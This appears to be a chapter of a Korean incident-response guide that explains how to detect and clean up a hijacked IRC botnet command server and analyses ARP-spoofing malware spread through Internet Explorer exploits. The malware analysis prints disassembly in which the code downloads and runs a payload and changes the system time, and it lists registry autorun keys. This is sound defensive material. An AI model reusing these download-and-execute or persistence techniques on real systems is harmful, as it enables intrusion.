안전한 웹 프로그램이 재해킹을 예방하기 위한 최선의 방법이지만, 이미 운영중인 시스템에서 프로그램을 수정하기가 쉽지 않은 경우도 있다. 이 경우에는 웹방화벽의 도입도 검토해 볼 필요가 있다. 중소기업과 같이 웹 트래픽 양이 많지 않은 경우 공개 웹방화벽을 사용하는 것도 바람직하다. 공개 웹방화벽에는 IIS 웹서버용으로 WebKnight, Apache 웹서

버용으로 ModSecurity가 있다. 이들 툴들에 대한 설치 · 운영 가이드와 프로그램도 http://www.krcert.or.kr 홈페이지를 통해 다운로드 받을 수 있다. 충분한 최적화 과정 없이 웹방화벽을 적용할 경우 정상적인 웹요청도 차단될 수 있으므로 자신의 웹환경에 맞도록 Rule을 커스터마이징하여야 한다.

6. 서비스 재개 및 모니터링

만약 사고분석을 위해 서비스를 중지하였다면 백도어 제거, 취약점 제거 및 보안강화 과정 이후에 다시 서비스를 재개한다.

한 가지 주의할 점은 공격자는 이미 악성코드를 은닉한 사이트에서 악성코드가 제거되어도 다시 공격하여 악성코드를 삽입하고자 하는 경우가 많다. 실제 어떤 사이트는 십 여회 이상 재공격을 당하기도 하였다. 그리고, 이미 해킹을 당한 사이트이므로 웹 페이지의 취약점을 재공격하지 않고 사전에 만들어 놓은 백도어를 통해 접근할 수도 있다. 따라서, 서비스 재개 이후에 당분간 트래픽이나 로그 등의 분석을 통해 해당 시스템에 대한 이상징후를 모니터링하고, 이에 대해 적절히 대응할 필요가 있다.

제2절 악성 Bot C&C 분석 사례

국내의 서버가 악성 봇들의 명령 · 제어서버(악성 봇 C&C 서버)로 악용하는 경우가 지속적으로 발견되고 있다. 수십~수천 개의 봇에 감염된 시스템들이 접속하는 악성 봇 C&C 서버의 특성상 빠른 네트워크를 필요로 하기 때문에, 인터넷 인프라 환경이 우수한 국내의 서버를 해킹하여 악용하려는 시도가 계속되고 있는 것으로 보인다.

이번 절에서는 사례를 위주로 악성 봇 C&C 서버의 분석방법에 대해 알아보자.

1. 사전 준비사항

가. 네트워크 패킷 분석 도구

악성 봇 C&C 서버는 외부의 봇 감염시스템과 통신하기 때문에 해당 시스템에서 네트워크 패킷을 캡쳐(capture)하여 분석하는 일은 기본적인 분석과정이다. 네트워크 패킷 분석 도구는 상용제품인 sniffer, etherpeek, 공개제품인 ethereal 등이 있다.

나. 포트, 프로세스 확인 도구

악성 봇C&C서버에 어떤 포트가 오픈되어 있고 이 포트를 오픈한 프로세스가 어떤 것인지 확인을 하기 위해 필요하다. 윈도우나 리눅스 운영체제에서 제공하는 기본 도구들이 한계가 있기 때문에 별도의 도구를 준비하는 것이 좋다.

프로세스와 포트 점검에는 fport, tcpview와 같은 공개 프로그램이 많이 사용된다.

다. 기타 분석도구

경우에 따라 우리가 찾고자 하는 프로세스가 루트킷 등에 의해 숨겨진 경우가 있다. 이럴 때를 대비하여 루트킷을 발견할 수 있는 도구를 추가적으로 준비하는 것이 좋다. 루트킷 발견 도구는 Rootkit Hook Analyzer, RootkitRevealer 등이 있다.

악성 봇 C&C 서버 현장 조사 결과, 해당 시스템에 프록시서버, 원격제어프로그램, 악성 봇 클라이언트 등이 함께 발견되는 경우가 많았는데, 이들을 발견하고 치료하기 위한 최신 버전의 백신프로그램도 함께 준비하는 것이 좋다. 하지만, 악성 봇 C&C 서버가 사용하는 IRC(Internet Relay Chatting)프로그램 자체는 악성프로그램이 아니기 때문에 백신프로그

램이 잡아내지 못하며, 변종 악성봇의 경우 최신 버전의 백신프로그램도 검출하지 못하는 경우가 있다.


2. 악성 봇 C&C 서버로 많이 사용되는 프로그램

악성 봇 C&C 서버는 주로 IRC라는 프로그램을 설치하여 운영한다. IRC 프로그램은 원래 인터넷 사용자 간 대화를 목적으로 만들어졌지만, 사용자 간의 파일전송 뿐 아니라 원격 명령 제어 등도 가능한 프로그램이다.

IRC프로그램 중에서도 많이 쓰이는 Unreal IRC는 리눅스 및 윈도우 버전 모두 존재하여 기본값으로 6667/tcp 포트를 사용한다.

〈그림 4-6〉 Unreal IRCD 윈도우버전 실행화면

최근 많이 발견되는 MS Exchange Chat Server는 마이크로소프트사가 개발한 채팅프로그램으로 MS Exchange Server CD에 포함되어 배포되고 있다. 기본포트는 7000/tcp이다.



〈그림 4-7〉 MS Exchange Chat Service 콘솔화면

3. 분석과정

악성 봇C&C서버로 의심되는 서버에서 우리가 취해야 할 행동은 다음의 네 가지이다.


- 악성 봇C&C서버로 악용되고 있는지 여부
- 공격자는 누구이며, 시스템에 어떤 행위를 하였는지 여부
- 악성 봇C&C서버에 접속한 봇감염시스템들이 어떤 행위를 하는지 여부
- 사고조사를 마치고 시스템을 원상 복구

가. 악성 봇C&C서버 판별

1) 악성 봇C&C서버 사용포트에 접속

악성 봇C&C서버로 해당포트번호를 알고 있다면 IRC클라이언트 프로그램으로 접속해 봄으로써 실제로 악성 봇C&C서버가 운영되고 있는지 여부와 배너 등을 통해 도메인명이나 접속자 수 등의 정보를 얻을 수 있다.


아래의 그림은 해커가 시스템의 권한을 탈취한 후 IRC서버 프로그램을 설치하여 봇 C&C 서버로 만든 시스템에 ZeroIRC라는 IRC 클라이언트로 접속한 화면이다. 현재의 접속자 수와 가장 많았을 때의 접속 자 수 등을 접속 시 나타나는 메시지를 통해 확인할 수 있다.



〈그림 4-8〉 ZeroIRC를 이용하여 봇C&C에 접속한 화면

위의 방법으로부터 별다른 정보를 얻어내지 못했다면 ethereal 같은 프로그램을 이용하여 악성 봇 C&C 서버의 네트워크 패킷을 캡쳐하여 해당 포트를 확인하는 방법이 있다.

아래 그림은 악성 봇 C&C 서버에서 ethereal로 캡쳐한 네트워크 패킷 기록이다. 패킷을 점검해 보면 외부에서 해당 서버로 6667포트 접속시도가 많은 것을 알 수 있다. ethereal의 "Follow TCP stream"기능을 통해 접속 시도 IP와의 tcp패킷 중 텍스트 데이터 부분을 별도로 발췌하여 확인한 내용이 작은 팝업창의 내용이다. 이 팝업창의 내용을 보면 NICK, USER, JOIN 등과 같은 IRC에서 사용되는 명령어가 보인다. 그 뿐 아니라 악성 봇 C&C 서버의 도메인 이름, IRC 프로그램의 버전, 현재 접속자 수, 최대 접속자 수 등의 다양한 정보도 함께 나타난다.




〈그림 4-9〉 ethereal로 캡쳐한 네트워크 패킷 기록

하지만 악성 봇C&C서버가 항상 봇 감염시스템과 통신하고 있지 않은 경우가 많다. 몇 달 정도 악용된 후 버려진 악성 봇 C&C 서버의 경우도 많이 발견되었기 때문에 네트워크 패킷을 분석하는 방법이 100% 성공할 수는 없다는 것을 명심하기 바란다.

2) 해당 프로세스 확인

사용하는 포트를 확인한 다음, fport나 tcpview를 이용하여 해당 포트를 오픈한 프로세스와 파일의 위치를 추적한다.

아래의 예제 그림은 또 다른 악성 봇 C&C 서버에서 tcpview를 이용하여 실행중인 프로세스와 해당 프로세스가 오픈한 포트를 감지한 화면이다. 이 시스템에서는 pdate.exe라는 의심스러운 파일이 113번 포트를 오픈하고 있는 것을 발견할 수 있다. 해당 프로세스를 선택하고 마우스 오른쪽 버튼을 클릭하면 파일의 정확한 위치도 파악할 수 있다.




〈그림 4-10〉 tcpview의 사용예

보통 공격자는 IRC를 시스템 부팅 시 자동 시작되도록 레지스트리나 시작프로그램에 해당 프로그램을 등록하는 경우가 많다. 따라서, 이곳을 확인함으로써 IRC프로그램을 찾아


볼 필요도 있다.

아래의 그림은 시작 서비스에 등록되어 있는 IRC 프로그램의 화면이다. 왼쪽에 있는 화면은 unreal IRC를 그대로 등록명에 사용한 경우로 쉽게 발견이 가능하지만, 오른쪽에 있는 화면의 경우처럼 해당 파일의 이름과 서비스명을 변경하여 마치 윈도우 기본 서비스나 반드시 필요한 서비스인 것 처럼 가장하는 경우도 많다.



〈그림 4-11〉 시작 서비스에 등록되어 있는 IRC프로그램의 화면

마지막으로 레지스트리의 점검도 필요한데, 아래의 그림과 같이 부팅 시 자동으로 시작될 수 있는 레지스트리 위치를 검색하여 의심스러운 파일이 등록되어 있는지를 확인할 필요가 있다.



〈그림 4-12〉 레지스트리의 점검

부팅시 자동 실행되도록 등록하는 레지스리는 일반적으로 다음과 같다.


HKLM\Software\Microsoft\Windows\CurrentVersion\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServices
HKLM\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
HKLM\Software\Microsoft\Windows\CurrentVersion\Windows\Load
HKLM\Software\Microsoft\Windows\CurrentVersion\Windows\Run
HKLM\Software\Microsoft\Windows\CurrentVersion\Userinit

나. 공격로그 분석

공격로그 분석에 대해서는 이미 앞의 장에서 자세히 설명하였기 때문에 이번 절에서는 생략하기로 한다. 다만, IRC프로그램을 직접 설치하는 경우는 없기 때문에 공격자는 먼저 취약점을 악용하여 시스템의 접근권한을 얻어내고 그 후 IRC프로그램을 복사해 왔을 것이므로 이점을 참조하여 로그기록(시스템의 기본 로그파일 및 ircd.log 등)과 IRC 설정파일(ircd.conf 등)을 찾아 추가적으로 분석할 필요가 있다.

또한, 공격자를 찾기 위해 해당 시스템을 24시간 정도 모니터링할 필요가 있다. ircd를 다운시키고 기다리면 공격자가 다시 들어와 해당 ircd를 다시 시작하려는 경우도 발견되었다. 이때 공격자는 자신이 만들어놓은 백도어를 통해 들어오는 경우가 많다.

아래 그림은 공격자가 다운된 악성 봇C&C서버를 되살리기 위해 TsInternetUser계정(사전에 공격자는 이 계정을 "admin"그룹으로 변경해 두었다)으로 접속한 화면이다.




〈그림 4-13〉 공격자가 TsInternetUser계정으로 접속한 화면

다. 봇 감염시스템 분석

악성 봇C&C서버에 접속해 있는 봇 감염시스템이 있는 경우 해당 트래픽의 모니터링을 통해 악성 봇 C&C 서버가 봇 감염시스템에게 어떠한 행위를 하는가 파악한다. 봇 감염시스템에서 직접 분석을 하는 것이 가장 좋은 방법이나 여의치 않은 경우 악성 봇C&C서버와의 네트워크 패킷을 분석해본다.

아래 그림은 봇 감염시스템이 악성 봇 C&C 서버와 통신한 기록을 악성 봇 C&C 서버쪽에서 캡쳐한 것이다. 아래의 내용을 보면 봇 감염시스템은 악성 봇 C&C 서버에 접속하여 명령을 받는데, 또 다른 시스템에 접속하여 악성파일을 다운받고 실행하도록 되어 있다.



〈그림 4-14〉 악성 봇C&C서버 쪽에서 캡쳐한 통신기록

라. 시스템 원상복구

시스템에 대한 점검을 마치고, 악성 봇C&C서버를 삭제하고자 하는 경우 안전을 위해 시스템을 안전모드(윈도우의 경우)나 run level S(리눅스의 경우)와 같이 네트워크가 사용되지 않는 모드로 변경한 후 해당 파일을 삭제한다. 또한, 레지스트리나 시작서비스도 함께 삭제해야 한다.

해당 파일을 삭제한 후 다시 서비스를 개시하기 전에 운영체제에 대한 보안 강화를 시행한다. 특히 공격자가 이용한 취약점은 반드시 보완해야 한다. 추가적으로 운영체제 보안패치를 최신버전까지 설치하고, 불필요한 서비스를 종료하는 등의 작업을 수행해야 한다.


참고로, 악성 봇 C&C 서버를 다운시켰더라도 공격자가 배포한 봇(bot)에 해당 ip나 도메인이 들어있기 때문에 봇들의 접속시도가 당분간은 지속될 수 있다.

제3절 ARP Spoofing 기법 분석 사례

1. 개요

최근 해외로부터의 홈페이지 해킹 후 악성코드를 삽입하는 사건들이 다수 발생되고 있는데, 이 사고들은 대부분 해당 웹서버가 직접 해킹당한 후 악성코드가 삽입되어졌다. 하지만, 올 초 해당 웹서버는 전혀 해킹을 당하지 않았음에도 불구하고 해당 웹서버로부터 악성코드가 다운로드 되는 사건이 발생했다. 이 사건은 공격자가 동일한 IP 세그먼트 내의 다른 서버를 해킹한 후 ARP Spoofing을 이용하여 특정 웹서버와 관련된 웹 트래픽을 가로채어 악성코드를 삽입한 사례였다.

지금까지는 사용자들이 접속 회수가 높은 웹서버를 대상으로 같은 IP 세그먼트 내의 다른 서버를 해킹하여 ARP Spoofing 공격을 했었다. 하지만 이번에 소개할 사례는 웹서버가 대상이 아닌 보안패치가 되지 않은 개인 사용자 PC에 ARP Spoofing 행위를 하는 악성코드를 감염시켜 동일 세그먼트에 접속해 있는 다른 사용자들을 공격 및 악성코드를 감염/전파하는 사례를 소개하고자 한다.



〈그림 4-15〉 사고 개요도

위의 사고 분석 결과 ARP Spoofing을 수행했던 PC는 1대가 아니라 여러 대였다. 같은 서브네트워크 PC들은 최초 감염된 PC의 ARP Spoofing 공격으로 인해 공격자가 유도한 악성코드 삽입페이지에 접속되었다. 그러한 PC 중 윈도우즈 미 보안 패치 사용자들은 ARP Spoofing 공격하는 googleons.exe에 또 감염되고 새롭게 감염된 PC는 네트워크를 대상으로 ARP Spoofing 공격을 다시 하게 되므로 네트워크 장애가 발생하게 되었다.

2. 상세분석


분석 대상 PC들이 있었던 OO 기업 네트워크 환경은 아래와 같았다.

- 서비스 업체 : OOO (www.OOOO.net)
- 네트워크 환경: OOO ISP 회선 사용
- IP 대역 : 21x.9x.14x.0, 21x.x8x.21x.0

가. ARP Spoofing 악성코드(googleons.exe) 감염 경로

아파트인터넷 사용자 중 윈도우 보안 패치를 하지 않아 아래와 같은 사이트에 접속되어 ARP Spoofing 공격을 하는 악성코드에 감염이 되었다.

- 사이트 : down.onlinexxxxx.net
- 아이피 : 22x.2xx.139.12
- 근원지 : 중국
- 접속 페이지 :




〈그림 4-16〉 악성코드 감염경로

down.onlinexxxxx.net 사이트 악성페이지 구조는 위와 같으며 zzt.html 페이지는 공격 스크립트가 있는 페이지들로 유도하는 역할을 한다. 첫 번째 css.js 악성스크립트를 통해 MDAC MS06-014 취약점을 공격하여 악성코드인 down.exe를 설치한다. 하지만 보안 업데이트와 같은 이유로 공격에 성공하지 못하면 또 다른 취약점들인 MS05-25 의 png 취약점 공격과 MS07-017 ANI 취약점 공격을 통해 down.exe 프로그램 설치를 시도한다. 마지막으로는 공격 성공 여부에 상관없이 iframe으로 삽입되어 있는 top2.html 코드를 통해 최근 취약점인 MS07-027 공격까지 시도하게 된다.

윈도우즈 보안 미 패치 사용자는 down.exe 악성코드를 공격스크립트들에 의해 사용자 계정 Temp 하위 디렉터리에 autoexebc.bat로 복사 및 실행하게 된다.

- 위치 : C:\Documents and Settings\"사용자계정"\Local Settings\Temp

실행된 autoexecbc.bat는 아래 그림과 같이 'down.onlinexxxxx.net' 사이트에서 googleons.exe 악성코드를 다운로드 및 실행하고 연속해서 악성 프로그램들을 다운, 생성, 실행하게 된다.



〈그림 4-17〉 감염된 악성코드들

나. down.exe (autoexebc.bat) 악성코드 분석

IE 취약점으로 인해 사용자 PC에 다운로드된 down.exe는 사용자 폴더의 Temp 디렉터리에 autoexebc.bat 파일로 복사된다. autoexebc.bat의 주요 기능은 아래와 같다.

- ARP Spoofing을 하는 googleons.exe 다운로드 및 실행

```
E8 C1220000   call autoexeb.1315378E                jmp to urlmon.URLDownloadToFileA
8D4424 0C     lea eax, dword ptr ss:[esp+C]
6A 05         push 5                                ┌ShowState = SW_SHOW
50            push eax                              │CmdLine
FF15 3840151: call near dword ptr ds:[13154038]     └WinExec
```

- 시스템 시간 변경 : 2001년

```
52            push edx                              ┌pLocalTime
894424 0C     mov dword ptr ss:[esp+C], eax         │
894C24 10     mov dword ptr ss:[esp+10], ecx        │
66:C74424 04  mov word ptr ss:[esp+4], 7D1          │
FF15 2C401513 call near dword ptr ds:[1315402C]     └SetLocalTime
```

